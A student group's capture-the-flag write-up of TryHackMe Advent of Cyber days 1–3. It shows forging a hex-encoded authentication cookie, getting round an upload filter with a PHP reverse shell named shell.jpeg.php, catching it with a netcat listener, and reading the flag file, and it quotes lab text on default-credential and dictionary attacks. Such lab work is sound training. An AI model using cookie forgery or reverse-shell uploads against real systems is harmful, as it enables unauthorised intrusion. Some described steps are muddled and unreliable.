

PSP0201

Week 2

Writeup

Group Name: AIA

Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Firefox

Solution/walkthrough:

Question 1

Inspect the website. What is the title of the website?

Ans: <https://tryhackme.com/room/learncyberin25days#>

The Best Festival Company's brand new OpenVPN server has been hacked. This is a crisis!

The attacker has damaged various aspects of the company infrastructure – including using the Christmas Control Centre to shut off the assembly line!

It's only 24 days until Christmas, and that line has to be operational or there won't be any presents! You have to hack your way back into Santa's account (blast that hacker changing the password!) and getting the assembly line up and running again, or Christmas will be ruined!

*After giving you the assignment, McSkidy hands you the following dossier of important information for the task. Before reading it, you press the big green "Deploy" button to start the Control Centre, as well as the "Start AttackBox" button at the top of the page *

Watch JohnHammonds video on solving this task!

Dossier compiled by @MuirlandOracle

The Web:

The Internet is one of those things that everyone uses, but few people bother to learn about. As hackers, it is vital that we understand what exactly the web is, and how it works.

Question 2

What is the name of the cookie used for authentication?

ANS: auth

Open up the browser developer tools to check on the cookie.

These values can be edited by double-clicking on them, which is great if you can edit a session or authorisation cookie, as this can lead to an escalation of privileges, assuming you have access to an Administrator's authorisation cookie.

Having read the lengthy dossier, you get ready to hack your way back into Santa's Christmas Control Centre! You enter the IP address at the top of the screen into your browser search bar and press enter to load the page.

Note: Remember that machines can take up to five minutes to boot up fully!

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machine's IP into the browser search bar.

No answer needed Correct Answer Hint

Register for an account, and then login.

What is the name of the cookie used for authentication?

Answer format: **** Submit Hint

In what format is the value of this cookie encoded?

Answer format: ***** Submit Hint

Having decoded the cookie, what format is the data stored in?

Answer format: **** Submit Hint

Figure out how to bypass the authentication.

What is the value of Santa's cookie?

Answer format: ***** Submit Hint

Question 3

In what format is the value of this cookie encoded?

ANS: hexadecimal

Download CyberChef [Download](#)

Last build: 2 days ago

Operations

Search...

Favourites 

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork

Recipe

From Hex

Delimiter: Auto

Input

length: 122
lines: 1

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022
757365726e616d65223a2273616e7461227d

Output

start: 61 end: 61 time: 1ms length: 61 lines: 1

{"company": "The Best Festival Company", "username": "timothy"}

STEP  Auto Bake

Question 4

Having decoded the cookie, what format is the data stored in?

ANS: JSON

Download CyberChef [Download](#)

Last build: 2 days ago

Operations

Search...

Favourites 

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork

Recipe

To Hex

Delimiter: None Bytes per line: 0

Input

start: 0 end: NAN length: 59 lines: 1

{"company": "The Best Festival Company", "username": "santa"}

Output

start: 0 end: 118 time: 1ms length: 118 lines: 1

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022
757365726e616d65223a2273616e7461227d

STEP  Auto Bake

Question 5

What is the value for the company field in the cookie?

ANS: The Best Festival Company (under the input, company:....)

Download CyberChef [Download](#)

Last build: 2 days ago

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Recipe

To Hex

Delimiter: None

Bytes per line: 0

Input

start: 0 end: NaN length: 59 lines: 1

{"company": "The Best Festival Company", "username": "santa"}

Output

start: 0 time: 1ms end: 118 length: 118 lines: 1

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

STEP  Auto Bake

Question 6

What is the other field found in the cookie?

ANS: username (under input, company:...)

Download CyberChef [Download](#)

Last build: 2 days ago

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Recipe

To Hex

Delimiter: None

Bytes per line: 0

Input

start: 0 end: NaN length: 59 lines: 1

{"company": "The Best Festival Company", "username": "santa"}

Output

start: 0 time: 1ms end: 118 length: 118 lines: 1

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

STEP  Auto Bake

Question 7

What is the value of Santa's cookie?

ANS :7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d (under output)

Question 8

Now having access to the controls, switching on every control shows the flag and you will get the flag

Thought Process/Methodology:

We will show a login and registration page once we were having accessed to the target machine. We proceeded to register an account and login. After logging in, we open the browser's developer tool via button f11 and chose to view the site cookie from the storage lab. We change the hexadecimal value to text by using 'Cyberchef' and we will get a JSON statement with the username. By using Cyberchef, we change the username to 'santa' and get the hexadecimal value. We get into the login page and replacement

the name with 'auth' and the value to the hexadecimal value that we got just now. We now refresh the administrator page and proceeded to enable every control which will get the flag.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Firefox

Solution/walkthrough:

Question 1

What string of text needs adding to the URL to get access to the upload page?


Ans : ?id=ODIzODI5MTNiYmYw

Get it from the text above the question!

For Elf McEager:

You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.

Good luck!




Question 2

What type of file is accepted by the site?

- Right click to get view page source and will get the source code below
- Search for the chooseFile accept = '.jpeg,.jpg,.png'
- '.jpeg,.jpg,.png' = **image**

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! [Refresh Firefox...](#)




THM AttackBox 26m 44s

Question 3

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

Ans : /uploads/



Question 4

Read up on netcat's parameter explanations. Match the parameter with the explanation below.

ANS:

	I	v	n	p
Have nc give more verbose output.	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Specifies the source port nc should use, subject to privilege restrictions and availability.	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
Do not do any DNS or service lookups on any specified addresses, hostnames or ports.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

Search the information on '<https://medium.com/secure-you/the-shell-725f6ce4d862>'

```
nc -lvp <port-number>
```

- **-l** is used to tell netcat that this will be a listener
- **-v** is used to request a verbose output
- **-n** tells netcat not to resolve host names or use DNS.
- **-p** indicates that the port specification will follow.

Question 5

What is the flag in `/var/www/flag.txt`?

Uploads the shell.jpeg.php and submit. After it, go to the upload page and refresh and you will get to see the shell.jpeg.php file. Try to press it and go to terminal. You will see the reverse shell.



Index of /uploads - Mozilla Firefox

Protection Index of /uploads

10.10.19.7/uploads/

Index of /uploads


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 pic.png	2022-06-16 21:02	0	
 shell.jpeg.php	2022-06-16 21:25	5.4K	

10.10.19.7/uploads/shell.jpeg.php


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... 20m 54s


THM AttackBox




```
root@ip-10-10-12-61:~# nc -lvpn 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.19.7 41530 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
21:27:15 up 39 min, 0 users, load average: 0.00, 0.00, 0.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ /var/www/flag.txt
/var/www/flag.txt
sh: /var/www/flag.txt: Permission denied
sh-4.4$ cat /var/www/flag.txt
```




Key in the code cat /var/www/flag.txt will get the flag as the image below



```
root@ip-10-10-12-61:~# nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.19.7 41530 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
21:27:15 up 39 min, 0 users, load average: 0.00, 0.00, 0.10
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ /var/www/flag.txt
/var/www/flag.txt
sh: /var/www/flag.txt: Permission denied
sh-4.4$ cat /var/www/flag.txt
```





The screenshot shows a Linux desktop environment with a terminal window and a Firefox browser window.

Terminal Window:

```
root@ip-10-10-12-61: ~
=====
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTj4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!

--Muirri (@MuirlandOracle)
=====
sh-4.4$
```

Firefox Browser Window:

504 Gateway Timeout - Mozilla Firefox

root@ip-10-10-12-61: ~

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... 16m 56s

Thought Process/Methodology:

Firstly, we will have to key in the code 'cd /usr/share/webshells/php/php-reverse-shell.php .' in the terminal. Follow by 'nano shell.jpeg.php' to view and to change the ip and the port of the file. After changing it, we can create a listener for an uploaded reverse shell by using this command: 'nc -lvp 443'. Open the browser and search for [ip]?id=ODIzODI5MTNiYmYw. Submit the shell.jpeg.php file that we edited just now. Next go to [ip]/uploads/ to click on the shell.jpeg.php that we submitted just now and went to terminal that show 'nc -lvp 443' just now and we will get some code when we press on the filename in the upload page just now. In order to get flag, key in this command : 'cat /var/www/flag.txt '.


Day 3: Web Exploitation – Christmas Chaos

Tools used: Firefox

Solution/walkthrough:

Q1: What is the name of the botnet mentioned in the text that was reported in 2018?

ANS: Mirai (search under the default credentials)



The screenshot shows a Google Chrome browser window with multiple tabs open. The active tab is from tryhackme.com, specifically a room titled 'learnycyberin25days'. The page content is as follows:

- Default Credentials**
 - Bypass a login form using BurpSuite
- Authentication**

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.
- What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it.** In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called **Mirai** took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.
- In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):**

 - <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
 - <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

- In 2017, it was reported that 15% of all IoT devices still use default passwords.**
- SecLists** is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.
- Dictionary Attacks using BurpSuite**

A dictionary attack is a method of breaking into an authenticated system by iterating through a list of credentials. If you have a list of default (or the most common) usernames and passwords, you can loop through each of them in hopes that one of the combinations is successful.
- You can use a number of tools to perform a dictionary attack, one notable one being Hydra (a fast network logon cracker) and BurpSuite, an industry-standard tool used for web application penetration testing.** Given day 3 is about web exploitation, we'll show you how to use BurpSuite to perform a dictionary attack on a web login form.

Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?

ANS:250 (see the highlighted part)

• Bypass a login form using BurpSuite

Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly ([Starbucks paid \\$250 for the reported issue](#)):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

